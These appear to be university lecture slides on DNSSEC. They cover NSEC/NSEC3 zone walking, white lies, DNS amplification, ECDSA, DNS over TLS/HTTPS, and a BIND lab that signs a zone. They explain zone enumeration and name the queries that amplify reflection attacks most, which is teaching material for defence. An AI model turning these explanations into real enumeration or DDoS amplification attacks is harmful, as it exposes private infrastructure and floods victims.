
- ❑ DNSSEC can expose subdomains
- ❑ Historically, DNSSEC is used to sign static zones
 - ❑ A static zone is a complete set of records for a given domain
- ❑ The DNSSEC signature records are created using the KSK and ZSK in a central location and sent to the authoritative server to be published.
- ❑ This set of records allows an authoritative server to answer any question it is asked, including questions about subdomains that don't exist
- ❑ Unlike standard DNS, where the server returns an unsigned NXDOMAIN (Non-Existential Domain) response when a subdomain does not exist, DNSSEC guarantees that every answer is signed

non può essere firmata on the fly un nuovo record

NextSECure record

- ❑ DNSSEC guarantees that every answer is signed. This is done with a special record that serves as a proof of non-existence called the ***NextSECure (NSEC) record***
- ❑ An NSEC record can be used to say: “there are no subdomains between subdomains X and subdomain Y”
- ❑ For statically signed zones, there are, by definition, a fixed number of records
- ❑ Since each NSEC record points to the next, this results in a finite ‘ring’ of NSEC records that covers all the subdomains non possono essere mantenuti segreti sottodomini in una zona
- ❑ Anyone can ‘walk’ a zone by following one NSEC record to the next until they know all subdomains. This method can be used to reveal all of the names in that zone---possibly exposing internal information.

Example: iusdhgfidhsu.example.com



Example: iusdhgfidhsu.example.com

```
marlon@marlonsMBP ~ % dig iusdhgfidhsu.example.com +dnssec
[...truncated...]
;; QUESTION SECTION:
;iusdhgfidhsu.example.com.      IN      A

;; AUTHORITY SECTION:
example.com.          135    IN      SOA     ns.icann.org. noc.dns.icann.org. 2021120710 7200 3600 1209600
3600
example.com.          135    IN      RRSIG   SOA 8 2 3600 20220109092501 20211218211841 31944 example.com.
pD5I3leuwVHCuAbMDYjgvt5GmiCiYwTd23nMouzey29gZ4jT4VlrIU9T
mkaIMz6N4Ie0itspvVDXdTGE6JhVNbHrOBq9UsP90ZNOzNA1iuc+09Ic
K0zh4qbYoYsvDkp8BH6uSTNz/gJz1nGsKGDKVXEM6LY3vHpZGob/JlNc tfE=
example.com.          1935   IN      NSEC   www.example.com. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
example.com.          1935   IN      RRSIG   NSEC 8 2 3600 20220108121020 20211218211841 31944 example.com.
eYrJpIfb1CW23E96kfrvT6KbFZidpTufZdrhAajU55OB7eQc2676bGnc
WckuVcFeLNL4SYk5qz47IC1fLRsy9MAguwjbC1pdDQkiIkX1JRcNvkjb
GBveIBbquyv1rfqWjzjPLa5S4hULLlcKERhPtDrBJgu/f3BnSLIY1GoQT ido=
```

this record basically says that there is no record between
"example.com" and "www.example.com"

Example: iusdhgfidhsu.example.com

```
marlon@marlonsMBP ~ % dig iusdhgfidhsu.example.com +dnssec
[...truncated...]
;; QUESTION SECTION:
;iusdhgfidhsu.example.com.      IN      A

;; AUTHORITY SECTION:
example.com.          135    IN      SOA     ns.icann.org. noc.dns.icann.org. 2021120710 7200 3600 1209600
3600
example.com.          135    IN      RRSIG   SOA 8 2 3600 20220109092501 20211218211841 31944 example.com.
pD5I3leuwVHCuAbMDYjgvt5GmiCiYwTd23nMouzey29gZ4jT4VlrIU9T
mkaIMz6N4Ie0itspvVDXdTGE6JhVNbHrOBq9UsP90ZNOzNA1iuc+09Ic
K0zh4qbYoYsvDkp8BH6uSTNz/gJz1nGsKGDkVXEM6LY3vHpZGob/JlNc tfE=
example.com.          1935   IN      NSEC   www.example.com. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
example.com.          1935   IN      RRSIG   NSEC 8 2 3600 20220108121020 20211218211841 31944 example.com.
eYrJpIfb1CW23E96kfrvT6KbFZidpTufZdrhAajU55OB7eQc2676bGnc
WckuVcFeLNL4SYk5qz47IC1fLRsy9MAguwjbC1pdDQkiIkX1JRcNvkjb
GBveIBbquyv1rfqWjzjPLa5S4hULLlcKERhPtDrBJgu/f3BnSLIY1GoQT ido=
```

and these are the existing records for example.com: A NS SOA MX TXT
AAAA RRSIG NSEC DNSKEY

Should DNS records be secret?

- DNS records are not supposed to be secret, but in practice they are sometimes considered so
- Subdomains have been used to keep things (such as a corporate login page) private for a while, and suddenly revealing the contents of the zone file may be unexpected and unappreciated
- Before DNSSEC the only way to discover the contents of names in a zone was to either query for them, or attempt to perform a transfer of the zone from one of the authoritative servers
- Zone Transfers (AXFR) are frequently blocked.

NSEC3 record

- ❑ NSEC3 was introduced to fight zone enumeration concerns
 - ❑ but even NSEC3 can be used to reveal the existence of subdomains
- ❑ The NSEC3 record is like an NSEC record, but, rather than a signed gap of domain names for which there are no answers to the question, NSEC3 provides a signed gap of hashes of domain names
- ❑ NSEC3 chain for a zone containing “example.com” and “www.example.com” could be

231SPNAMH63428R68U7BV359PFPJI2FC.example.com. NSEC3

1 0 3 ABCDEF NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM A NS

SOA TXT AAAA RRSIG DNSKEY NSEC3PARAM

salted hash of example.com

NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM.example.com. NSEC3

1 0 3 ABCDEF **231SPNAMH63428R68U7BV359PFPJI2FC** A TXT

AAAA RRSIG

NSEC3 record

- ❑ NSEC3 was introduced to fight zone enumeration concerns
 - ❑ but even NSEC3 can be used to reveal the existence of subdomains
- ❑ The NSEC3 record is like an NSEC record, but, rather than a signed gap of domain names for which there are no answers to the question, NSEC3 provides a signed gap of hashes of domain names
- ❑ NSEC3 chain for a zone containing “example.com” and “www.example.com” could be

```
231SPNAMH63428R68U7BV359PFPJI2FC.example.com. NSEC3
1 0 3 ABCDEF NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM A NS
SOA TXT AAAA RRSIG DNSKEY NSEC3PARAM
```

*salted hash of
www.example.com*

```
NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM.example.com. NSEC3
1 0 3 ABCDEF 231SPNAMH63428R68U7BV359PFPJI2FC A TXT
AAAA RRSIG
```

NSEC3 record

- ❑ NSEC3 was introduced to fight zone enumeration concerns
 - ❑ but even NSEC3 can be used to reveal the existence of subdomains
- ❑ The NSEC3 record is like an NSEC record, but, rather than a signed gap of domain names for which there are no answers to the question, NSEC3 provides a signed gap of hashes of domain names
- ❑ NSEC3 chain for a zone containing “example.com” and “www.example.com” could be

```
231SPNAMH63428R68U7BV359PFPJI2FC.example.com. NSEC3
1 0 3 ABCDEF NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM A NS
SOA TXT AAAA RRSIG DNSKEY NSEC3PARAM
```

next DNSSEC record

```
NKDO8UKT2STOL6EJRD1EKVD1BQ2688DM.example.com. NSEC3
1 0 3 ABCDEF 231SPNAMH63428R68U7BV359PFPJI2FC A TXT
AAAA RRSIG
```

NSEC3 record

- ❑ With NSEC3, when you request a record that does not exist, a signed NSEC3 record is returned with the next zone present ordered alphabetically by hash
- ❑ With the hashes that correspond to all the valid names in the zone, a dictionary attack can be used to figure out the real names
- ❑ Short names are easily guessed, and by using a dictionary, longer names can be revealed as existing without having to flood the authoritative nameservers with guesses

DNSSEC white lies

- ❑ NSEC is like revealing plaintext passwords, and NSEC3 is like revealing a Unix-style passwords file. Neither technique is very secure. With NSEC3 a subdomain is only as private as it is hard to guess.
- ❑ This vulnerability can be mitigated by a techniques introduced in RFCs 4470 and 4471 called “**DNSSEC white lies**” viene generato un record falso sul momento
 - ❑ from RFC 4470 << *This mechanism involves changes to NSEC records for instantiated names, which can still be generated and signed in advance, as well as the on-demand generation and signing of new NSEC records whenever a name must be proven not to exist >>. In the "next name" field of instantiated names' NSEC records, rather than list the next instantiated name in the zone, list any name that falls lexically after the NSEC's owner name and before the next instantiated name in the zone.* This relaxes the requirement that the "next name" field contains the next owner name in the zone >>
 - ❑ << *Whenever an NSEC record is needed to prove the non-existence of a name, a new NSEC record is dynamically produced and signed. The new NSEC record has an owner name lexically before the QNAME but lexically following any existing name and a "next name" lexically following the QNAME but before any existing name >>*
- ❑ DNSSEC implementations may leverage **ECDSA's efficient signature generation to sign DNSSEC records on-the-fly**

Security considerations about white lies

1. On-demand signing requires that a zone's authoritative servers have access to its private keys. Storing private keys on well-known Internet-accessible servers may make them more vulnerable to unintended disclosure.
2. Since generation of digital signatures tends to be computationally demanding, the requirement for on-demand signing makes authoritative servers vulnerable to a denial of service attack.
3. If the epsilon functions are predictable, on-demand signing may enable a chosen-plaintext attack on a zone's private keys

Reflection/Amplification Threat

faccio tante richieste ma le risposte le faccio arrivare a un IP scelto da me / invio 10 megabyte di richiesta, la risposta e di molti GB ad esempio con le grandi aziende (google.com) avrebbe una risposta molto vasta

Reflection/Amplification Threat

- DNSSEC (like DNS) is vulnerable to reflection attacks
- DNSSEC also works over UDP, and the answers to DNS queries can be very long, containing multiple DNSKEY and RRSIG records.
- This is an attractive target for attackers since it allows them to ‘amplify’ their reflection attacks
- If a small volume of spoofed UDP DNSSEC requests is sent to nameservers, the victim will receive a large volume of reflected traffic.
- Sometimes this is enough to overwhelm the victim’s server, and cause a denial of service.
- More about reflection/amplification attacks and DDoS is coming soon...

How much do we amplify?

- ❑ Asking for a TLD that does not exist from a root server returns an answer that is around 100 bytes, the signed answer for the same question is about 650 bytes or an amplification factor of 6.5.
- ❑ The root is signed using a 1,024 bit RSA key and uses NSEC for negative answers.
- ❑ Asking for a domain that does not exist in a TLD using NSEC3 signed with 1,024 bit key will yield an amplification factor of around 10.
- ❑ There are other queries that can yield even higher amplification factors, the most effective being the “ANY” query.

ECDSA & DNSSEC

DDoS Amplification

- ❑ Every time you request a record from a DNSSEC server, it also returns the signature associated with that record, as well as the public key used to verify that signature. That's potentially a lot of information.
- ❑ Making the response size for DNSSEC queries as small as possible is an important requirement to prevent abuse of our DNS infrastructure by would-be attackers.
- ❑ The small size of ECDSA keys and signatures goes a long way towards that end.

Motivations

- ❑ Algorithm 13 is a variant of the Elliptic Curve Digital Signing Algorithm (ECDSA).
- ❑ While currently used by less than 0.01% of domains, ECDSA helped different operators to eliminate the final two barriers for widespread DNSSEC adoption:
 - ❑ ***Zone enumeration***
 - ❑ ***DDoS amplification***
- ❑ Zone enumeration is prevented by live signing, and this is only computationally efficient with the fast signature generation of ECDSA.
- ❑ Elliptic curves also produce significantly smaller keys and signatures than their RSA counterparts, which means responses to DNS queries are smaller.
- ❑ This greatly reduces the amplification factor of DNS-based DDoS attacks

ECDSA & DNSSEC - Zone Enumeration


- ❑ DNSSEC introduces authenticated denial-of-existence via NSEC and NSEC3 records.
- ❑ However, as already discussed both NSEC and NSEC3 allow attackers to walk the zone.
- ❑ The solution is a clever technique called “DNSSEC white lies” but it can only be implemented if DNSSEC records are signed on-the-fly.
- ❑ RSA is the most widespread signing algorithm in DNSSEC, partly because it’s the only required algorithm defined by the protocol.
- ❑ Unfortunately, live signing with RSA is prohibitively expensive.
- ❑ The performance gains of ECDSA are dramatic. It’s 10x less computationally expensive to generate an ECDSA signature than a comparable RSA signature.
- ❑ This makes live signing (and DNSSEC white lies) feasible, even at scale.

ECDSA vs. RSA Response Size

- ❑ Achieving 128-bit security with ECDSA requires a 256-bit key, while a comparable RSA key would be 3072 bits.
 - ❑ *That's a 12x amplification factor just from the keys.*
 - ❑ But, most RSA keys are not 3072 bits, so a 12x amplification factor may not be the most realistic figure.
- ❑ Let's take a look at a worst-case real-world scenario for DDoS amplification, which is a negative response (NSEC record).
 - ❑ For a domain behind Cloudflare (which uses ECDSA signatures and DNSSEC white lies), a typical DNSSEC response is 377 bytes.
 - ❑ Compare this to 1075 bytes for a domain not using ECDSA or DNSSEC white lies.
- ❑ When you consider the fact that every other large-scale DNSSEC implementation relies on RSA signatures, it's unappealing for an attacker to leverage a DNSSEC infrastructure based on ECDSA as a DDoS vector.

DNSSEC scope and adoption

DNSSEC scope



Current Status DNSSEC

- ❑ As of today, **not all TLDs support DNSSEC**, and registries are legitimized to do so.
- ❑ The DNSSEC is still a draft and not a recognized single-standard model TLDs are required strictly to adopt.
- ❑ DNSSEC is currently enabled for more than 90% of the TLDs in the DNS, with .se, the Swedish ccTLD, being the first TLD globally to do so in September 2005.
- ❑ Two parties must enable DNSSEC: on one side, the registrars responsible for publishing DNS information must ensure that DNSSEC signs their DNS data.
- ❑ On the other side, network operators must enable DNSSEC validation on their resolvers that handle DNS lookups for users
- ❑ Unfortunately, it is still not widely deployed or used today, and when deployed, it is not done in the right way. **The rate of DNSSEC validation in June 2021 is estimated at 26,53% worldwide.**

Code	Region	DNSSEC Validates	Partial Validates	Samples	Weight	Weighted Samples
XA	World	26.53%	10.26%	8,842,927	1	8,842,927
XF	Oceania	36.59%	9.15%	44,013	1.44	63,173
XE	Europe	35.31%	7.21%	845,735	1.53	1,296,549
XC	Americas	30.71%	6.17%	1,612,685	0.97	1,570,335
XD	Asia	23.63%	10.99%	4,977,324	1.01	5,040,945
XB	Africa	22.00%	17.97%	1,363,168	0.64	871,733
XG	Unclassified	0.00%	0.00%	124	1.54	190

DNS over TLS or HTTPS

Why do we need an additional security mechanism?

1. For Privacy

- DNSSEC is a set of security extensions for verifying the identity of DNS root servers and authoritative nameservers in communications with DNS resolvers.
- It is designed to prevent DNS cache poisoning, among other attacks. It does not encrypt communications.
- DNS over TLS or HTTPS, on the other hand, does encrypt DNS queries

2. But also for security in some cases..

- Stub resolvers are minimal DNS resolvers that use recursive query mode to offload most of the work of DNS resolution to a recursive name server.
 - A validating stub resolver can also potentially perform its own signature validation by setting the Checking Disabled (CD) bit in its query messages
 - Non-validating stub resolvers must rely on external DNSSEC validation services
- Non-validating stub resolvers MUST use a secure channel with the DNS name server***

DNS over TLS

- ❑ **RFC 7858** defines the use of Transport Layer Security (TLS) to provide privacy and authentication for DNS.
- ❑ Encryption/authentication/message-integrity provided by TLS eliminates opportunities for eavesdropping, on-path tampering with DNS queries in the network and DNS name server impersonification

DNS over TLS

- ❑ A DNS server that supports DNS over TLS MUST listen for and accept TCP connections on port 853
- ❑ A DNS client desiring privacy from DNS over TLS from a particular server MUST establish a TCP connection to port 853 on the server
- ❑ Once the DNS client succeeds in connecting via TCP on the well-known port for DNS over TLS, it proceeds with the TLS handshake
- ❑ All messages (requests and responses) in the established TLS session MUST use the two-octet length field as defined in RFC 1035
 - ❑ << *Messages sent over TCP connections use server port 53 (decimal). The message is prefixed with a two byte length field which gives the message length, excluding the two byte length field [...] >>*
- ❑ In order to minimize latency, clients SHOULD pipeline multiple queries over a TLS session
- ❑ In order to amortize TCP and TLS connection setup costs, clients and servers SHOULD NOT immediately close a connection after each response. Instead, clients and servers SHOULD reuse existing connections for subsequent queries as long as they have sufficient resources.

DNS over HTTPS

- ❑ **RFC 8484** defines a specific protocol, DNS over HTTPS (DoH), for sending DNS queries and getting DNS responses over HTTP using https URIs (and therefore TLS security for integrity and confidentiality).
- ❑ Each DNS query-response pair is mapped into an HTTP exchange
- ❑ A DoH client encodes a single DNS query into an HTTP request using either the HTTP GET or POST method
 - ❑ When the HTTP method is GET the single variable "dns" is defined as the content of the DNS request encoded with base64url
 - ❑ When using the POST method, the DNS query is included as the message body of the HTTP request, and the Content-Type request header field indicates the media type of the message. POSTed requests are generally smaller than their GET equivalents.

DNS over HTTPS example (from rfc8484)

- These examples use a DoH service with a URI Template of
"https://dnsserver.example.net/dns-query{?dns}" to resolve IN A records

```
:method = GET
:scheme = https
:authority = dnsserver.example.net
:path =
/dns-query?dns=AAABAAABAAAAAAA3d3
dwdleGFtcGx1A2NvbQAAAQAB
accept = application/dns-message
```

```
:method = POST
:scheme = https
:authority = dnsserver.example.net
:path = /dns-query
accept = application/dns-message
content-type = application/dns-message
content-length = 33

<33 bytes in hex encoding>
00 00 01 00 00 01 00 00 00 00 00 00 00 03
77 77 77 07 65 78 61 6d 70 6c 65 03 63
6f 6d 00 00 01 00 01
```

DoT vs DoH

- ❑ From a network security standpoint, DoT is arguably better.
 - ❑ It gives network administrators the ability to monitor and block DNS queries, which is important for identifying and stopping malicious traffic.
 - ❑ DoH queries, meanwhile, are hidden in regular HTTPS traffic, meaning they cannot easily be blocked without blocking all other HTTPS traffic as well.
- ❑ However, from a privacy perspective, DoH is arguably preferable.
 - ❑ With DoH, DNS queries are hidden within the larger flow of HTTPS traffic.
 - ❑ This gives network administrators less visibility but provides users with more privacy.

Lab: DNSSEC with BIND

Goal

- ❑ protect our zone **angelotulumello.xyz** with DNSSEC
- ❑ **angelotulumello.xyz** was registered @ namecheap.com
- ❑ the domain was configured to use personal DNS nameservers

The screenshot shows the 'NAMESERVERS' tab selected in the Namecheap interface. A red box highlights the text 'My Home IP address'. A red arrow points from this text to the 'ns1.angelotulumello.xyz' and 'ns2.angelotulumello.xyz' entries below. The 'Custom DNS' dropdown is set to 'Custom DNS'. An 'ADD NAMESERVER' button is visible at the bottom.

NAMESERVERS

Custom DNS

My Home IP address

ns1.angelotulumello.xyz

ns2.angelotulumello.xyz

+

ADD NAMESERVER

Bind9 configuration

per configurare DNS server

```
$ cat named.conf.local

zone "angelotulumello.xyz" {
type master;
file "/etc/bind/db.angelotulumello.xyz";
allow-update { none; };
};
```

```
$ cat named.conf.options
options {
    directory "/var/cache/bind";
    auth-nxdomain no;      # conform to RFC1035
    listen-on-v6 { any; };
    dnssec-validation auto;      enable dns validation
};
```

Initial zone configuration

```
# cat db.angelotulumello.xyz
$TTL 3h
@ IN SOA ns1.angelotulumello.xyz. admin.angelotulumello.xyz. (
1 ; Serial
3h ; Refresh after 3 hours
1h ; Retry after 1 hour
1w ; Expire after 1 week
1h ) ; Negative caching TTL of 1 day
;
@ IN NS ns1.angelotulumello.xyz.
@ IN NS ns2.angelotulumello.xyz.
angelotulumello.xyz. IN MX 10 mail.angelotulumello.xyz.
angelotulumello.xyz. IN A A.A.A.A
ns1 IN A A.A.A.A
ns2 IN A A.A.A.A
www IN A A.A.A.A
mail IN A A.A.A.A
ftp IN CNAME angelotulumello.xyz.
```

Creating a Zone Signing Key (ZSK)

```
$ dnssec-keygen -a ECDSAP384SHA384 -n ZONE angelotulumello.xyz  
algoritmo crittografico utilizzato nome della zona  
Generating key pair.  
Kangelotulumello.xyz.+014+14196  
$ ls Kangelotulumello.xyz.+014+14196.*  
Kangelotulumello.xyz.+014+14196.key  Kangelotulumello.xyz.+014+14196.private
```

DNSSEC DNSKEY record

*private key associated to
the DNSKEY record*

Dumping the ZSK DNSKEY record

tutte le informazioni riguardo la chiave

```
# cat Kangelotulumello.xyz.+014+44989.key
; This is a zone-signing key, keyid 44989, for angelotulumello.xyz.
; Created: 20230402080509 (Sun Apr  2 10:05:09 2023)
; Publish: 20230402080509 (Sun Apr  2 10:05:09 2023)
; Activate: 20230402080509 (Sun Apr  2 10:05:09 2023)
angelotulumello.xyz. IN DNSKEY 256 3 14 da0E0UgFl0KjHiyJNdMcKm/TiQYD8lvI8GJXrC1DY9UBmSW2cotn633P
Hc8EqKHgoTXG/xbqiiBq3vZhH3Z6u+LVjicSzI+w98S/+ufOFSINhIpA AunaOsAJPBdwbkBE
```

Dumping the ZSK private key

```
cat Kangelotulumello.xyz.+014+44989.private
Private-key-format: v1.3
Algorithm: 14 (ECDSAP384SHA384)
PrivateKey: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Creating a Key Signing Key (KSK)

```
opzione per generare KSK
# dnssec-keygen -f KSK -a ECDSAP384SHA384 -n ZONE angelotulumello.xyz
Generating key pair.
Kangelotulumello.xyz.+014+09686

# cat Kangelotulumello.xyz.+014+09686.key
; This is a key-signing key, keyid 9686, for angelotulumello.xyz.
; Created: 20230402080549 (Sun Apr  2 10:05:49 2023)
; Publish: 20230402080549 (Sun Apr  2 10:05:49 2023)
; Activate: 20230402080549 (Sun Apr  2 10:05:49 2023)
angelotulumello.xyz. IN DNSKEY 257 3 14 ENaKTx17GMvRUv0em9ETghpKKWyvO2U5j/NXMbw6LWpWPU5GYL1Yimil
RzZ+fXvG+D+tKpGeoU8dR7XLi+ui4s/sRo/IuCmL6sQyr5uJQrwAkZMr 7hrLPZROIXDW0+1J
```

Adding the keys to the zone configuration file

now have 4 keys - private/public pairs of ZSK and KSK.

We have to add the public keys which contain the DNSKEY record to the zone file.

```
# cat db.angelotulumello.xyz
$TTL 3h
@ IN SOA ns1.angelotulumello.xyz. admin.angelotulumello.xyz. (
    1 ; Serial
    3h ; Refresh after 3 hours
    1h ; Retry after 1 hour
    1w ; Expire after 1 week
    1h ) ; Negative caching TTL of 1 day
;
@ IN NS ns1.angelotulumello.xyz.
@ IN NS ns2.angelotulumello.xyz.
angelotulumello.xyz. IN MX 10 mail.angelotulumello.xyz.
angelotulumello.xyz. IN A A.A.A.A
ns1 IN A A.A.A.A
ns2 IN A A.A.A.A
www IN A A.A.A.A
mail IN A A.A.A.A
ftp IN CNAME angelotulumello.xyz.

$INCLUDE Kangelotulumello.xyz.+014+09686.key
$INCLUDE Kangelotulumello.xyz.+014+44989.key
```

Signing the zone

The angelotulumello.xyz zone is signed with the dnssec-signzone command.

dnssec-signzone -3 <salt> -A -N INCREMENT -o <zonenname> -t <zonefilename>

```
$ dnssec-signzone -A -3 $(head -c 1000 /dev/random | shasum | cut -b 1-16) -N INCREMENT -o angelotulumello.xyz -t db.angelotulumello.xyz
Verifying the zone using the following algorithms: ECDSAP384SHA384.
Zone fully signed.
Algorithm: ECDSAP384SHA384: KSKs: 1 active, 0 stand-by, 0 revoked
                           ZSKs: 1 active, 0 stand-by, 0 revoked
db.angelotulumello.xyz.signed
Signatures generated:          18
Signatures retained:          0
Signatures dropped:           0
Signatures successfully verified: 0
Signatures unsuccessfully verified: 0
Signing time in seconds:      0.028
Signatures per second:         642.329
Runtime in seconds:            0.223
```

checking the output files

The previous command generates two files.

1. *db.angelotulumello.xyz.signed contains RRSIG records for each DNS record set*
2. *dsset-angelotulumello.xyz. is the DS record*

RRSIG record for the www A record set

```
www.angelotulumello.xyz. 10800 IN A    A.A.A.A
                           10800 RRSIG   A 14 3 10800 (
                                         20230502070901 20230402070901 44989 angelotulumello.xyz.
                                         Wwk7urvxX4KeN++4BbT+yC/4gRjScmVLkeyO
                                         zTZQTEcDaoLDVVJLZZRGLcLyus1we1pcjiep
                                         t/9cxruyCan1ApyOJuP0Zxdp8IfgmpPRX0jI
                                         +74RxMn18tj3GDrj5ql0 )
```

DS record

```
# cat dsset-angelotulumello.xyz.
angelotulumello.xyz.      IN DS 9686 14 2 02EB9345109FD0B4BA6415481A51BD85939CA1BE2111F1178DEA4BB2 96711C77
```

changing the zone file in named.conf and restart bind9

```
# cat named.conf.local
zone "angelotulumello.xyz" {
    type master;
    file "/etc/bind/db.angelotulumello.xyz.signed";
};

# systemctl restart bind9
```

checking the DNSKEY record with dig (in local...)

```
# dig DNSKEY angelotulumello.xyz @localhost

; <>> DiG 9.16.1-Ubuntu <>> DNSKEY angelotulumello.xyz @localhost
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12663
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dcac8cb92d3c3e19010000006429513c8a81bd26202ecffb (good)
;; QUESTION SECTION:
;angelotulumello.xyz.      IN      DNSKEY

;; ANSWER SECTION:
angelotulumello.xyz.    10800   IN      DNSKEY  256 3 14 da0E0UgF10KjHiyJNdMcKm/TiQYD81vI8GJXrC1DY9UBmSW2cotn633P
Hc8EqKHgoTXG/xbqiiBq3vZhH3Z6u+LVjicSz1+w98S/+ufOFSINhIpA AunaOsAJPBdwbkBE
angelotulumello.xyz.    10800   IN      DNSKEY  257 3 14 ENaKTx17GMvRUv0em9ETghpKKWyyO2U5j/NXMbw6LWpWPU5GYL1Yimil
Rzz+fXvG+D+tKpGeoU8dR7XLi+ui4s/sRo/IuCmL6sQyr5uJQrwAkZMr 7hrLPZROIXDW0+1J

;; Query time: 0 msec
;; SERVER: ::1#53(::1)
;; WHEN: dom apr 02 11:56:12 CEST 2023
;; MSG SIZE  rcvd: 300
```

and if we try to validate angelotulumello.xyz from an “external” resolver?

and if we try to validate angelotulumello.xyz from an “external” resolver?

- ❑ Everything would be OK except the fact that the signer delegation for angelotulumello.xyz is not certified by the parent zone
 - ❑ ***in other words angelotulumello.xyz is not really authenticated!!!***
- ❑ We need to complete the certification chain: . → .xyz → angelotulumello.xyz
- ❑ The .xyz zone must certify the delegation of the angelotulumello.xyz zone
- ❑ In other words, .xyz must sign the delegation signer (DS) record
- ❑ How to realize this step depends on how the DNS registrar implements the signer delegation certification procedure
